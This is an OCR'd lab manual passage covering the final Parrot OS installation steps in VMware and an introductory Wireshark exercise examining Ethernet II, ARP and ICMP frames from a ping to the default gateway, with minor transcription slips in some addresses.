
Step 13: Partition Disks: Use the entire disk.







Parrot - VMware Workstation
[!] Partition disks
Selected for partitioning:
SCSI14 (0,0,0) (sda) - VMware, VMware Virtual S: 21.5 GB
The disk can be partitioned using one of several different schemes. If you are unsure, choose the first one.
Partitioning scheme:
All files in one partition (recommended for new users)
Separate /home partition
Separate /home, /var, and /tmp partitions
<Go Back>
<Tab> moves; <Space> selects; <Enter> activates buttons
Snipping Tool
Screenshot copied to clipboard
Install Ubuntu 64-bit as you would on a physical computer. When you are done and the operating system boots up, click "I Finished Installing".



Parrot - VMware Workstation
[!!] Partition disks
This is an overview of your currently configured partitions and mount points. Select a partition to modify its settings (file system, mount point, etc.), a free space to create partitions, or a device to initialize its partition table.
Guided partitioning
Configure software RAID
Configure the Logical Volume Manager
Configure encrypted volumes
Configure iSCSI volumes
SCSI14 (0,0,0) (sda) - 21.5 GB VMware, VMware Virtual S
#1 primary 19.3 GB f btrfs /
#5 logical 2.1 GB f swap swap
Undo changes to partitions
Finish partitioning and write changes to disk
<Go Back>
<F1> for help; <Tab> moves; <Space> selects; <Enter> activates buttons
I Finished Installing
Help
Install Ubuntu 64-bit as you would on a physical computer. When you are done and the operating system boots up, click "I Finished Installing".


Parrot - VMware Workstation
[!!] Partition disks
If you continue, the changes listed below will be written to the disks. Otherwise, you will be able to make further changes manually.
The partition tables of the following devices are changed:
SCSI14 (0,0,0) (sda)
The following partitions are going to be formatted:
partition #1 of SCSI14 (0,0,0) (sda) as btrfs
partition #5 of SCSI14 (0,0,0) (sda) as swap
Write the changes to disks?
<Yes>
<No>
<Tab> moves; <Space> selects; <Enter> activates buttons
Snipping Tool
Screenshot copied to clipboard and saved
Select here to mark up and share the image
Install Ubuntu 64-bit as you would on a physical computer. When you are done and the operating system boots up, click "I Finished Installing".


Step 14: GRUB boot loader: You can install GRUB loader in partition disks.

- If you need to install GRUB in another partition, choose manually. select the required disk to install GRUB.







Step 15: Here is the end of the installation. I think it petty long but it is a safe installation. Now it restarts the system.



Step 16: Here is the view of the **USER** login. We will get the username that we give in step no. 16. Now you need to enter the USER password.





Experiment-06

AIM -Introduction to Wireshark, examining Ethernet Frames, Observe the TCP 3-Way Handshake, examine a TCP and UDP Captures.

Introduction to Wireshark

Wireshark is a network protocol analyzer, or an application that captures packets from a network connection, such as from your computer to your home office or the internet. Packet is the name given to a discrete unit of data in a typical Ethernet network.

Wireshark is the most often-used packet sniffer in the world. Like any other packet sniffer, Wireshark does three things:

1. **Packet Capture:** Wireshark listens to a network connection in real time and then grabs entire streams of traffic – quite possibly tens of thousands of packets at a time.
2. **Filtering:** Wireshark is capable of slicing and dicing all of this random live data using filters. By applying a filter, you can obtain just the information you need to see.
3. **Visualization:** Wireshark, like any good packet sniffer, allows you to dive right into the very middle of a network packet. It also allows you to visualize entire conversations and network streams.

Use Wireshark to Examine Ethernet Frames

Part 1: Examine the Header Fields in an Ethernet II Frame


In Part 1, you will examine the header fields and content in an Ethernet II frame. A Wireshark capture will be used to examine the contents in those fields.

Step 1: Review the Ethernet II header field descriptions and lengths.

Preamble	DestinationAddress	SourceAddress	FrameType	Data	FCS
8 Bytes	6 Bytes	6 Bytes	2 Bytes	46 – 1500 Bytes	4 Bytes

Step 2: Examine the network configuration of the PC.


In this example, this PC host IP address is 192.168.56.1 and the default gateway has an IP address of 192.168.1.1.




Step 3: Examine Ethernet frames in a Wireshark capture.

The screenshots of the Wireshark capture below shows the packets generated by a ping being issued from a PC host to its default gateway. A filter has been applied to Wireshark to view the ARP and ICMP protocols only. ARP stands for address resolution protocol. ARP is a communication protocol that is used for determining the MAC address that is associated with the IP address. The session begins with an ARP query and reply for the MAC address of the gateway router, followed by four ping requests and replies.

This screenshot highlights the frame details for an ARP request.



This screenshot highlights the frame details for an ARP reply.



Step 4: Examine the Ethernet II header contents of an ARP request.

The following table takes the first frame in the Wireshark capture and displays the data in the Ethernet II header field

Field	Value	Description
Preamble	Not shown in capture	This field contains synchronizing bits, processed by the NIC hardware.
Destination Address	Broadcast (ff:ff:ff:ff:ff:ff)	Layer 2 addresses for the frame. Each address is 48 bits long, or 6 octets, expressed as 12 hexadecimal digits, 0-9,A-F.
Source Address	AzureWavfb:fd:fb(7c:25: da: 64:28: d0)	A common format is 12:34:56:78:9A:BC. The first six hex numbers indicate the manufacturer of the network interface card (NIC), the last six hex numbers are the serial number of the NIC. The destination address may be a broadcast, which contains all ones, or a unicast. The source address is always unicast.
Frame Type	0x0806	For Ethernet II frames, this field contains a hexadecimal value that is used to indicate the type of upper-layer protocol in the data field. There are numerous upper-layer protocols supported by Ethernet II. Two common frame types are these: Value Description 0x0800 IPv4 Protocol 0x0806 Address Resolution Protocol (ARP)

Field	Value	Description
Data	ARP	Contains the encapsulated upper-level protocol. The data field is between 46 – 1,500 bytes.
FCS	Not shown in capture	Frame Check Sequence, used by the NIC to identify errors during transmission. The value is computed by the sending device, encompassing frame addresses, type, and data field. It is verified by the receiver.

What is significant about the contents of the destination address field?
All hosts on the LAN will receive this broadcast frame. The host with the IP address of 192.168.1.1 (default gateway) will send a unicast reply to the source (PC host). This reply contains the MAC address of the NIC of the default gateway.

Why does the PC send out a broadcast ARP prior to sending the first ping request?
The PC cannot send a ping request to a host until it determines the destination MAC address, so that it can build the frame header for that ping request. The ARP broadcast is used to request the MAC address of the host with the IP address contained in the ARP.

What is the MAC address of the source in the first frame?
It is 7c:25: da: 64:28: d0.

What is the Vendor ID (OUI) of the Source NIC in the ARP reply?
It varies, in this case, it is AzureWav.

What portion of the MAC address is the OUI?
The first 3 octets of the MAC address indicate the OUI.


What is the NIC serial number of the source?
It may vary, it isfb:fd:fb in this case.

Part 2: Use Wireshark to Capture and Analyze Ethernet Frames

In Part 2, you will use Wireshark to capture local and remote Ethernet frames. You will then examine the information that is contained in the frame header fields.

Step 1: Determine the IP address of the default gateway on your PC.

Open a command prompt window and issue the **ipconfig** command.



What is the IP address of the PC default gateway? 192.1681.1

Step 2: Start capturing traffic on your PC NIC.


a. Open Wireshark to start data capture.

b. Observe the traffic that appears in the packet list window.

Step 3: Filter Wireshark to display only ICMP traffic.

You can use the filter in Wireshark to block visibility of unwanted traffic. The filter does not block the capture of unwanted data; it only filters what you want to display on the screen. For now, only ICMP traffic is to be displayed.

In the Wireshark **Filter** box, type **icmp.** The box should turn green if you typed the filter correctly. If the box is green, click **Apply** (the right arrow) to apply the filter.



Step 4: From the command prompt window, ping the default gateway of your PC.

From the command window, ping the default gateway using the IP address that you recorded in Step 1.

Step 5: Stop capturing traffic on the NIC.

Click the **Stop Capturing Packets** icon to stop capturing traffic.


Step 6: Examine the first Echo (ping) request in Wireshark.

The Wireshark main window is divided into three sections: the packet list pane (top), the **Packet Details** pane (middle), and the **Packet Bytes** pane (bottom). If you selected the correct interface for packet capturing previously, Wireshark should display the ICMP information in the packet list pane of Wireshark.

a. In the packet list pane (top section), click the first frame listed. You should see **Echo (ping) request** under the **Info** heading. The line should now be highlighted.

b. Examine the first line in the packet details pane (middle section). This line displays the length of the frame.

c. The second line in the packet details pane shows that it is an Ethernet II frame. The source and destination MAC addresses are also displayed.



What is the MAC address of the PC NIC?
bc:62:d2:2e:12:cc

What is the default gateway's MAC address?
80:d2:1d:fb:fd:fb

d. You can click the greater than (>) sign at the beginning of the second line to obtain more information about the Ethernet II frame.

What type of frame is displayed?
0x0800 or an IPv4 frame type.

e. The last two lines displayed in the middle section provide information about the data field of the frame. Notice that the data contains the source and destination IPv4 address information.

What is the source IP address?
192.168.1.2

What is the destination IP address?
192.168.1.1

f. You can click any line in the middle section to highlight that part of the frame (hex and ASCII) in the **Packet Bytes** pane (bottom section). Click the **Internet Control Message Protocol** line in the middle section and examine what is highlighted in the **Packet Bytes** pane.

What do the last two highlighted octets spell?
hi

g. Click the next frame in the top section and examine an Echo reply frame. Notice that the source and destination MAC addresses have reversed, because this frame was sent from the default gateway router as a reply to the first ping.

What device and MAC address is displayed as the destination address?
Destination: AzureWav_fb:fd:fb (80:d2:1d:fb:fd:fb)

Reflection Question

Wireshark does not display the preamble field of a frame header. What does the preamble contain?

The preamble field contains seven octets of alternating 1010 sequences, and one octet that signals the beginning of the frame, 10101011.

Using Wireshark to Observe the TCP 3-Way Handshake Answers

Required Resources

PC (Windows 7, 8, or 10 with a command prompt access, internet access, and Wireshark installed)

